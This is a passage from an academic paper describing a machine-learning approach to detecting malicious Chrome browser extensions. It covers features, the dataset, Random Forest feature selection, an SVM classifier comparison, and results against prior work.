Average Request Substring Length. This feature represents the mean length of all the request substrings in an HTTP session. For example, there is a string from one request header, `GET /youku/dist/js/g_31.js HTTP/1.1`. The counting of string length using the number of characters without the string standing for the HTTP method (i.e., `GET`) and the HTTP protocol version (i.e., `HTTP/1.1`) is referred to as the length of substring. In this particular case, the length of substring is 21. We figure out all values of the substring length in an HTTP session and form an average of the values.

Average Number of Query String Parameters. HTTP query string parameters are often used to pass parameters to Common Gateway Interface (CGI) scripts or other dynamic pages. It is the part of the URL that follows the question mark "`?`" which is usually separated by an ampersand "`&`" character. For example, in an HTTP `GET` request, parameters are sent as a query string, `example.com/page?para1=val1&para2=val2`. In this case, the number of parameters passed with the request is 2. Since the query parameters are often used in patterns of XSS, RFI, and SQL Injection attacks, it is useful to work out how many parameters have been passed in order to estimate whether they are in the range of practical capabilities of the extension.

4. Implementation and Setup

4.1. Machine-Learning-Based Model. The aim of our model is to distinguish malicious Chrome extensions from benign ones. Based on the features we described above, we train the models to detect likely malicious extensions by using the training set. We evaluate the performance of the models on the validation set when the models are built up. After effective models are confirmed, we employ them as the detection models for identifying malicious extensions. Figure 1 illustrates the workflow process of our approach, which starts with the feeds of malicious and benign extensions.

For our purpose, we treat the detection process as a binary classification problem. Our machine-learning-based approach for detecting malicious extensions depends on the assumptions below. In the first place, we assume that the distribution of features for malicious samples is different from benign ones [11]. In order to ensure that the condition can be satisfied, we carefully selected our features based on the artificial analysis of a variety of malicious samples. It is worth mentioning that some of the features might occur in



Figure 1: Workflow of extension detection.

both types of extensions, such as HTTPS scripts loading and `webRequest` callbacks API invoking which would trigger the features. However, the combination of all the features would tell malicious extensions from benign ones. Second, the ground-truth labels of the extensions need to be correct. Some state-of-the-art tools such as Extension Defender [22] and manual examinations were adopted by us to make sure that our labelled data is truly malicious or benign. Finally, the dataset used for model training and validation is assumed to share the similar feature distribution as the real-world data that is tested using the model. To solve this problem, we collect both malicious and benign samples for the dataset as many as possible, and we need to continuously update the dataset with recent samples to keep the model learning.

4.2. Dataset. To extract the features of extensions as well as evaluating and deriving our detection model, we gathered a dataset that consists of 3,187 benign Chrome extensions and 1,490 malicious Chrome extensions. It took us 14 months (Apr. 2015–Jun. 2016) to collect the extension samples from the Internet. For convenience, we labelled benign and malicious samples with 0 and 1. In our experiment, we randomly select 75 percent from the dataset and use 5-fold cross-validation to train and validate the models; we use the remaining 25 percent for the evaluation of our model and the comparison with other methods. In 5-fold cross-validation, the data is randomly separated into 5 equal size subsets. Among the subsets, one single subset is reserved as the validation data for the model, and the rest of the 4 subsets are used for training a model. The process is then repeated 5 times, with each of the 5 subsets used strictly once as the validation set. Finally, the 5 results from the folds can then be averaged to produce an estimation.

For gathering benign extensions, we visited Chrome Web Store and downloaded 5-star extensions by using Chrome Extension Downloader (http://chrome-extension-downloader.com). Generally speaking, extensions with high reputation are less likely to contain malicious intention. However, to ensure that these data are truly immune from attacks, we made a further validation by manual review and detection tools.

For collecting malicious extension samples, we visited some forums such as kafan (https://www.kafan.cn) and Google product forum (https://productforums.google.com) which often release lists of malicious extensions. We also drew from third-party extension sites for low-score extensions and selected malicious ones by using detection tools and manual review.

The validation process relies heavily on manual review to guarantee the ground truth. In [6], the authors provide five categories of malicious extensions, such as Ad injection, and information leakage. They also describe the characteristics the malicious extensions would reveal which are immensely helpful to the judgement of an extension. Our manual review principles are mainly based on the verification rules proposed in [6].

4.3. Environment. We implemented the detection models with our dataset by using scikit-learn machine-learning framework [23], which is an open source Python library that implements a set of modules for machine learning and data mining. We ran our approach for detecting malicious extensions on a standalone Window 7 x64 desktop machine with 3.6 GHz processor Intel i7 and 8 GB of RAM.

5. Evaluation

An effectiveness evaluation of our approach is carried out in this section. We manually construct a wide range of features in Section 3; in this section, we first evaluate the effectiveness of the features we constructed and select the ones which are more beneficial to the predictor. Then we study how to choose an appropriate classifier with the features selected. The last involves comparing our method with previous work.

5.1. Feature Selection. In Section 3, we use our expertise and experience in malicious extension analysis to design a total of 51 features as shown in Table 2, including 10 permission

features, 12 JavaScript features, 4 HTML features, 3 CSS features, 5 API calls features, 8 DOM operation features, and 9 network request features. However, we cannot guarantee every single feature has the equivalent capability to represent the extension. Therefore, we need to pick out the features which are more informative and discard low-correlated or even irrelevant features. The feature selection process would reduce training time that may come along with the exclusion of useless features and decrease overfitting that may occur on training set.

In this paper, we run Random Forest (RF) algorithm on our dataset to evaluate these 51 features. The RF includes a certain number of decision trees. The root node represents a single feature, intended to partition the dataset based on the most important feature. In the forest, the importance of each feature is calculated according to the information gain that the feature provides [24]. For each node of the tree, information gain is used to represent the change in information entropy from the current state to the proposed state of the node, with entropy defined as

$$H = -\sum_{k=1}^{K} p_k \log_2 p_k, \tag{1}$$

where p_1 to p_k are the probabilities of each class that sum to 1. Then the change in entropy, that is, information gain, is defined as

$$\Delta H = H(p) - \sum_{c \in C} H(c), \tag{2}$$

where $H(p)$ is the entropy of parent node p, C is the set of all child nodes of p, and $H(c)$ denotes the entropy of the child node.

In order to model a high-performance RF capable of evaluating the features, we first optimize the number of trees in the forest that is used to construct the RF. Out-of-bag (OOB) error, which calculates the misclassification probability for out-of-bag observations in the training set, is computed with varying the number of trees from 10 to 300 as shown in Figure 2. It can be observed that the error tends to be stable and close to the minimum (i.e., 0.14) when the number of trees approximates 250; therefore we choose 250 as the parameter for trees in the forest.

Next, we run the RF with 250 trees to calculate the importance score of each feature based on the information gain we discussed above, also to find out the most informative features. Generally speaking, our feature selection method consists of the following three steps:

(1) Calculate the importance score of each of the n features, where $n = 51$.

(2) Rank the n features by the importance score in decreasing order.

(3) Apply the first k features to the RF classifier, for $k = 1$ to n, and select the features involved in the classifier producing the lowest mean absolute error (MAE).

Table 2 lists the 51 features and their importance scores. We sort the features in descending order according to the

Table 2: All the 51 features and the relevant importance scores.

Serial number	Feature	Score
(1)	All http domains	0.0107
(2)	All https domains	0.0104
(3)	webRequest	0.0115
(4)	webRequestBlocking	0.0113
(5)	Tabs	0.011
(6)	Storage	0.0103
(7)	Notifications	0.011
(8)	Cookies	0.0111
(9)	Management	0.0103
(10)	contextMenus	0.0103
(11)	Whitespace percentage	0.0197
(12)	Average line length	0.0116
(13)	Specific characters	0.0197
(14)	Word size	0.0115
(15)	String entropy	0.0181
(16)	Code generation functions	0.0319
(17)	DOM change methods	0.0209
(18)	Event handlers	0.0733
(19)	HTTP scripts	0.0367
(20)	Modification callbacks	0.0428
(21)	XMLHttpRequests	0.0423
(22)	Keyword density	0.0193
(23)	Suspicious objects	0.0296
(24)	XSS attack vectors	0.028
(25)	Iframe tags	0.0121
(26)	Form tags	0.0113
(27)	Background-image properties	0.0102
(28)	Behaviour properties	0.01
(29)	@import rules	0.0108
(30)	management.uninstall	0.0297
(31)	tabs.remove	0.0203
(32)	webRequest callbacks	0.0689
(33)	onBeforeRequest callbacks	0.0359
(34)	tabs.query	0.0247
(35)	createElement	0.0187
(36)	createElementNS	0.0108
(37)	appendChild	0.0184
(38)	getElementById	0.0103
(39)	getElementsByClassName	0.0108
(40)	getElementsByTagName	0.0103
(41)	navigator	0.0112
(42)	location	0.0112
(43)	GET and POST methods	0.0111
(44)	Other methods	0.0174
(45)	Requests to script files	0.0336
(46)	2xx status codes	0.0167
(47)	3xx status codes	0.0107
(48)	4xx status codes	0.0103
(49)	Other status codes	0.0101
(50)	avg request substring length	0.0223
(51)	avg number of query parameters	0.0183



Figure 2: OOB error rate versus the number of trees.

scores, as shown in Figure 3. It can be observed from the plot that the top 2 features (number 18 event handlers and number 32 webRequest callbacks) have a relatively higher score. From the 3rd to the 24th feature, the importance score decreases steadily to almost 0.02, while the scores of the rest of the features remain roughly constant, approximately 0.015.

After obtaining the ordered features, we run Step (3) to select the optimal subset among 51 features. The results are illustrated in Figure 4; it can be clearly seen that MAE stabilizes if 24 features are considered in the subset. It also reveals that selection of features more than 24 will not decrease the MAE significantly. Therefore, we select the first 24 features for further classification, that is, number 18, number 32, number 20, number 21, number 19, number 33, number 45, number 16, number 30, number 23, number 24, number 34, number 50, number 17, number 31, number 11, number 13, number 22, number 35, number 37, number 51, number 15, number 44, and number 46, which can be queried in Table 2.

5.2. Model Selection. In order to demonstrate the effectiveness of the selected features and to choose an appropriate classifier for our dataset, we experiment with four machine-learning models: Support Vector Machine (SVM), Bayesian Network (BN), Logistic Regression (LR), and Multilayer Perceptron (MLP); 5-fold cross-validation is adopted on our dataset to evaluate the four models. By comparing and analysing the results of the models, we can choose the optimal classifier as our malware detection model.

The classifiers that we implemented would figure out the probabilities of a sample being malicious. The classifier determines the sample to be malicious if the probability is higher than the threshold; otherwise the classifier identify it as a benign sample. Using different thresholds from 0 to 1 would lead to different performance of the classifier. The effects of changing thresholds can be graphically represented by using the receiver operating characteristic (ROC) curve. ROC curve compares false positive (FP) rate versus true positive (TP) rate across a range of thresholds for the capacity to predict a binary classification. Figure 5 illustrates the ROC curves of the four classifiers for classifying the validation set with 24 features. Area under the curve (AUC) is widely used to assess the performance of the classifier over its entire operating range. AUC varies between 0 and 1, and an AUC of 0.5 stands for random predictions with an uninformative classifier, while 1 represents perfect predictions. As we can see from Figure 4, SVM provides the best AUC value with 0.985. MLP, BN, and LR come next with 0.982, 0.961, and 0.944, respectively. Generally speaking, the four classifiers have decent prediction ability with all the values exceeding 0.94, which also reflects the effectiveness of the features we selected in Section 5.1.

Table 3: Performance evaluation of different classifiers.

Model	Accuracy	Precision	Recall	*F*1-score
SVM	96.52%	95.86%	97.25%	96.51%
MLP	93.48%	92.87%	94.21%	93.53%
BN	88.99%	87.79%	90.59%	89.17%
LR	86.16%	84.92%	87.99%	86.43%

We can customize the classifier by selecting different thresholds for different types of problems. In our situation, we would like to select a threshold which can maximise the true positive rate, while minimizing the false positive rate. Figure 6 is a zoomed-in plot for Figure 5 in which the optimal threshold point is labelled for each of the classifiers. From Figure 6, we can see that TP rates with the optimal thresholds are in the following descending order: 96.46% (SVM), 89.73% (MLP), 85.53% (BN), and 85.09% (LR). Meanwhile, the FP rates are arranged in ascending order: 2.38% (SVM), 2.76% (MLP), 6.09% (BN), and 9.58% (LR). By comparing both TP and FP rates, we find that SVM has the highest TP rates and the lowest FP rates among the four classifiers with the threshold of 0.603. In what follows, more classification assessment criteria will be compared by using the individual optimal threshold of each of the classifiers.

Table 3 shows the results in terms of machine-learning assessment criteria. For each classifier we have reported its performance by the accuracy, the precision, the recall, and the *F*1-score as defined below.

(i) Accuracy. It is the amount of correctly classified samples divided by the total number of classification results. SVM has the highest accuracy value (96.52%) among the four models. However, accuracy alone is not sufficient; we need to make more comprehensive consideration for other criteria.

(ii) Precision. It is the quantity of TP samples divided by the total number of both TP and FP samples. Intuitively, precision can be interpreted as the ability of a classifier not to identify as positive a sample that is negative. We can learn from the precision column that SVM has the highest value (95.86%), 2.99% higher than MLP.

(iii) Recall. It is the proportion of TP samples and the sum of both TP and FN samples. It indicates the ability of a classifier to correctly predict all the positive samples. We can see that SVM has a superior recall rate (97.25%) than the other three classifiers.



Figure 3: Feature importance ranking.



Figure 4: MAE versus the number of features.



Figure 5: Comparison of ROC curves for the 4 models.

(iv) F1-Score. It is the harmonic mean of precision value and recall value, where an *F*1-Score attains its best value at 1 and the worst at 0. Therefore, the highest *F*1-Score (96.51%) suggests that SVM performs the best compared with other classifiers in Table 3.

From the above comparison, we can conclude that SVM transcends the other three classifiers in terms of comprehensiveness and classification results. Overall, SVM is the most appropriate classifier for our dataset; as a consequence, we choose SVM as our detection model.

For the SVM classifier, we use Radial Basis Function (RBF) as the kernel. The classifier is constrained by parameters, C and γ. C trades off misclassification of training data against simplicity of the decision hyperplane; γ defines how far the influence of sample can reach. The optimal pair of the values is selected from a prebuilt set of potential values by using grid search. In our experiment, the initial set of the parameters contains 6 values which is logarithmically spaced from 10^{-3} to 10^{2}. After testing, the pair of parameters that resulted in best performance (the values of C and γ are 10^{0} and 10^{-2}, resp.) is eventually adopted to construct the model.

5.3. Comparison with Previous Work. In this section, we run our model on the test set and compare the classification results with the results of the other two works, including previously proposed work by Shahriar et al. [25] and commercial extension detection software [22].

For implementing the approach in [25], we use the feature sets the authors proposed and construct Hidden



Figure 6: Zoomed-in ROC curve at top left.

Markov Model (HMM) to detect malicious extensions. It is important to note that their prototype implementation is limited to nonobfuscated code extensions. This means features cannot be extracted from the extensions with code obfuscation. Therefore, before applying our dataset to this detection model, we should first get rid of the extensions with obfuscated codes, only using plaintext-code extensions (including 1,752 benign extensions and 567 malicious extensions) to execute the detection. In the same way, we randomly single out 75 percent from the above selected dataset and carry out 5-fold cross-validation to train and validate the model and use the remaining 25 percent for testing.

For implementing our proposed method and the commercial software, we use the original testing set which is described in Section 4.2 to evaluate and compare the detection performance. Especially for the commercial software, we randomly divide the testing set into 5 equal groups and run the software on each of the groups. Then we calculate the average detection results to compare with ours.

The comparison results are reported in Table 4. We can see that our method outperforms the one in [25] in terms of all the three criteria. Although the FP rate of our method is not as good as that of Extension Defender (only 0.99% higher), the TP rate and accuracy of our model are much better (4.68% higher in TP rate and 1.85% higher in accuracy). In addition, as we mentioned above, the prototype in [25] is not applicable for the extensions with code obfuscation, which would highly limit its application in the real world. By contrast, our approach is able to analyse obfuscated code extensions; namely, it is more practical to be deployed to detect malicious extensions. Moreover, we argue that the learning ability is an advantage of model-based method against the rule-based method, since we are able to keep learning new features and updating the classifier constantly.

Table 4: Comparison of our method with others.

Method		TP rate	FP rate	Accuracy
Model-based	Ours	94.01%	3.66%	95.18%
	[25]	92.8%	5.57%	93.58%
Rule-based	[22]	89.33%	2.67%	93.33%

6. Related Work

Browser extensions allow developers to add functionality to the browser to enrich user browsing experience. However, extensions pose a substantial threat to users due to lacking of adequate security protection in the process of development. In the last few years, the detection of browser extensions has become an important rising issue and several new approaches have been proposed.

As a result of our study on the maliciousness in Internet Explorer extensions, Kirda et al. devised a learning-based method to identify malicious Internet Explorer extensions [26]. They extracted relevant features from operating system's APIs through the study of the activities which are caused by malicious extensions in browser. For the protection of Firefox extensions, a static analysis approach was used to seek vulnerabilities in Firefox extensions through the method of generating function call graph in Karim et al. [27]. Also, Djeric et al. presented a dynamic analysis approach in Firefox web browser to identify the implementation of untrusted JavaScript codes [28]. In [25], the authors applied HMM-based method for detecting malicious extensions. They developed the detection model by working out the probability distributions of browser APIs invoked by both benign and malicious extensions. In addition, Barth et al. proposed the principle of privilege separation and components isolation to alleviate the damage performed by malicious extensions [4]. Subsequently, such architecture was employed by Google Chrome browser. From then on, some works began to focus on the security of Chrome architecture framework [13, 29]. However, such principle is not a panacea for protecting extensions from all possible attacks. To solve this problem, Liu et al. provided a set of fine-grained countermeasures to augment the policies of privilege [3].

An automatic detection system Hulk was provided in [6] to detect malicious extensions by inspecting the corresponding execution and network activities. However, the system ignored the analysis of extensions' source code; only the dynamic features are insufficient at identifying all possible attacks posed by malicious extensions. Meanwhile, in a similar system [7], WebEval determined whether the extensions were malicious or not by estimating extensions' behaviours, code base, and developer reputation. Although both code and behaviour features had been taken into account, the feature selection method (i.e., L1 regularization) used by the system might lead to some significant feature omissions. That is because L1 regularization tends to select only one in a group of highly correlated features.

User private information detecting in extensions has been studied widely. In [30], the authors define four types of private leakage and design a dynamic method to detect information

leakage based on keyword search. Similarly, Weissbacher et al. introduce a dynamic technique to identify privacy-violating extensions that rely mainly on analysis of extension's network traffic, primarily aiming at history leakage detection [31]. The prior works concentrate on identifying extensions that leak privacy information; however, as the authors in [31] indicate, such detection instances are unlikely from the perspective of malware detection. In other words, they are more likely to recognize suspicious rather than malicious extensions. In contrast, our goal is to identify extensions that perform malicious actions, such as performing fraud on commerce websites, injecting advertisement, and stealing user sensitive information.

JavaScript-based analysis for malware detection has been enormously helpful to our analysis of extension source codes. ZOZZLE is a learning-based classifier using the hierarchical structure of JavaScript abstract syntax tree to create features for identifying and detecting malicious JavaScript-based software in web browser [32]. Sabre is a system that analyses JavaScript-based browser extensions through in-browser information flow [33]. In [34], the approach specifies access control polices to restrict extension privileges over webpage resources.

7. Discussion and Conclusion

We would like to discuss several limitations of our work before conclusion. Code coverage is our primary concern, as the trigger scenarios presented in dynamic approaches in Section 3 are not guaranteed to trigger all the behaviours of an extension during runtime. For example, we cannot monitor the behaviour that depends on event-driven interactions. Triggering malicious behaviour is still a challenge to be resolved [35]. There also exists a limitation in the scalability of our approach. While our approach is flexible in extending the feature set by adding new-found features which could well describe the characters of an extension, the implementation of our analysis approach is limited to a certain degree to heavily obfuscated JavaScript extension codes. This is because developer tools provided by Chrome that we used in our work cannot decrypt all types of obfuscation JavaScript codes. Moreover, we ignore the use of data flow analysis in our work, which would give us an in-depth analysis of malicious behaviours. For instance, by running a data flow analysis over an extension's program, we can automatically identify the potential sources and sinks of tainted variables. Likewise, we can determine which network traffic is used by a malicious extension via leveraging data flow analysis on the extension. These limitations are the inadequacies of our work and the potential research directions where our work could keep going in the future as well.

Extensions offer rich functionalities to web browsers. Thanks to the increased malicious extensions, techniques for detecting the presence of malicious extensions need to be perfected and improved so as to mitigate the threats posed by browser malware in an effective and automatic approach. In this paper, we introduced a machine-learning-based approach to identify malicious Chrome web browser extensions. We formalized the classification features on the basis of analysing extensions' code bases and operation activities. Experimental results demonstrated that these features were effective for differentiating malicious extensions from benign ones, and the detection rate was relatively ideal by comparing against other works.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This research is funded from Shaanxi Science and Technology Industrial Research Office under Project 2015GY015.

References

[1] Symantec, *Internet Security Threat Report*, Symantec Inc, 2016.

[2] K. Onarlioglu, M. Battal, W. Robertson, and E. Kirda, "Securing legacy Firefox extensions with sentinel," in *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment*, 2013.

[3] L. Liu, X. Zhang, G. Yan, and S. Chen, "Chrome extensions: Threat analysis and countermeasures," in *Proceedings of the in Proc of the Network and Distributed System Security Symposium (NDSS*, 2012.

[4] A. P. Barth, P. Felt, P. Saxena, and A. Boodman, "Protecting browsers from extension vulnerabilities," in *Proceedings of the network and distributed system security symposium (NDSS)*, 2010.

[5] A. Barua, M. Zulkernine, and K. Weldemariam, "Protecting web browser extensions from JavaScript injection attacks," in *Proceedings of the 18th International Conference on Engineering of Complex Computer Systems, ICECCS 2013*, pp. 188–197, Singapore, July 2013.

[6] C. Kapravelos, N. Grier, C. Chachra, G. Kruegel, G. Vigna, and V. Paxson, "Hulk: Eliciting malicious behavior in browser extensions," in *Proceedings of the In Proc*, pp. 641–654, 2014.

[7] N. Jagpal, E. Dingle, J. Gravel et al., "Trends and lessons from three years fighting malicious extensions," in *In Proceedings of the USENIX Security Symposium*, pp. 579–593, 2015.

[8] Y. Wang, W.-D. Cai, and P.-C. Wei, "A deep learning approach for detecting malicious JavaScript code," *Security and Communication Networks*, vol. 9, no. 11, pp. 1520–1534, 2016.

[9] Overview, https://developer.chrome.com/extensions/overview.

[10] Hidayat, "Esprima," http://esprima.org.

[11] D. Canali, M. Cova, G. Vigna, and C. Kruegel, "Prophiler: a fast filter for the large-scale detection of malicious web pages," in *Proceedings of the 20th International Conference on World Wide Web (WWW '11)*, pp. 197–206, 2011.

[12] Y. Choi, T. Kim, S. Choi, and C. Lee, "Automatic Detection for JavaScript Obfuscation Attacks in Web Pages through String Pattern Analysis," in *Future Generation Information Technology*, vol. 5899 of *Lecture Notes in Computer Science*, pp. 160–172, Springer Berlin Heidelberg, Berlin, Heidelberg, 2009.

[13] S. Gupta and B. B. Gupta, "XSS-immune: a Google chrome extension-based XSS defensive framework for contemporary platforms of web applications," *Security and Communication Networks*, vol. 9, no. 17, pp. 3966–3986, 2016.

[14] "Security: Drive-by-download in XMLHttpRequest," https://code.google.com/p/chromium/issues/detail?id=274304.

[15] M. Cova, C. Kruegel, and G. Vigna, "Detection and analysis of drive-by-download attacks and malicious JavaScript code," in *Proceedings of the 19th International World Wide Web Conference (WWW '10)*, pp. 281–290, April 2010.

[16] "XSS Filter Evasion Cheat Sheet," https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.

[17] "Chrome Apps & Extensions Developer Tool," https://chrome.google.com/webstore/detail/chrome-apps-extensions-de/ohmmkhmmmpcnpikjeljgnaoabkaalbgc.

[18] "List of antivirus software vendors," https://support.microsoft.com/en-us/help/49500/list-of-antivirus-software-vendors.

[19] L. Bauer, S. Cai, L. Jia, T. Passaro, and Y. Tian, "Analyzing the dangers posed by Chrome extensions," in *Proceedings of the 2014 IEEE Conference on Communications and Network Security, CNS 2014*, pp. 184–192, USA, October 2014.

[20] "Real world XSS attacks #1: Introduction & key JavaScript principles," https://www.perspectiverisk.com/real-world-xss-attacks-1-introduction-key-javascript-principles.keyJavaScriptprinciples.

[21] D. Acarali, M. Rajarajan, N. Komninos, and I. Herwono, "Survey of approaches and features for the identification of HTTP-based botnet traffic," *Journal of Network and Computer Applications*, vol. 76, pp. 1–15, 2016.

[22] "Extension Defender," http://ww2.extensiondefender.com.

[23] "Scikit-learn: machine learning in Python," http://scikit-learn.org.

[24] S. Khalid, T. Khalil, and S. Nasreen, "A survey of feature selection and feature extraction techniques in machine learning," in *Proceedings of the 2014 Science and Information Conference, SAI 2014*, pp. 372–378, UK, August 2014.

[25] H. Shahriar, K. Weldemariam, M. Zulkernine, and T. Lutellier, "Effective detection of vulnerable and malicious browser extensions," *Computers & Security*, vol. 47, pp. 66–84, 2014.

[26] E. Kirda, C. Kruegel, G. Banks, G. Vigna, and R. A. Kemmerer, "Behavior-based spyware detection," in *Proceedings of the in Proc of the 15th conference on USENIX security symposium*, vol. 15.

[27] R. Karim, M. Dhawan, V. Ganapathy, and C. Shan, "An Analysis of the Mozilla Jetpack Extension Framework," in *ECOOP 2012 – Object-Oriented Programming*, vol. 7313 of *Lecture Notes in Computer Science*, pp. 333–355, Springer Berlin Heidelberg, Berlin, Heidelberg, 2012.

[28] V. Djeric and A. Goel, "Securing script-based extensibility in web browsers," in *Proceedings of the the 19th USENIX conference on Security*, p. 23, 2010.

[29] P. Felt, K. Greenwood, and D. Wagner, "The effectiveness of application permissions," in *in Proceedings of the 2nd USENIX conference on Web Application Development*, p. 7, 2011.

[30] O. Starov and N. Nikiforakis, "Extended Tracking Powers," in *Proceedings of the the 26th International Conference*, pp. 1481–1490, Perth, Australia, April 2017.

[31] M. Weissbacher, E. Mariconti, G. Suarez-Tangil, G. Stringhini, W. Robertson, and E. Kirda, "Ex-ray: Detection of history-leaking browser extensions," in *Proceedings of the 33rd Annual Computer Security Applications Conference, ACSAC 2017*, pp. 590–602, USA, December 2017.

[32] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert, "ZOZZLE: Fast and precise in-browser JavaScript malware detection," in *Proceedings of the in of the 20th USENIX conference on Security*, p. 3, 2011.

[33] M. Dhawan and V. Ganapathy, "Analyzing information flow in javaScript-based browser extensions," in *Proceedings of the 25th Annual Computer Conference Security Applications, ACSAC 2009*, pp. 382–391, USA, December 2009.

[34] A. Guha, M. Fredrikson, B. Livshits, and N. Swamy, "Verified security for browser extensions," in *Proceedings of the 2011 IEEE Symposium on Security and Privacy, SP 2011*, pp. 115–130, USA, May 2011.

[35] D. Brumley, C. Hartwig, Z. Liang, J. Newsome, D. Song, and H. Yin, "Automatically identifying trigger-based behavior in malware," *Advances in Information Security*, vol. 36, pp. 65–88, 2008.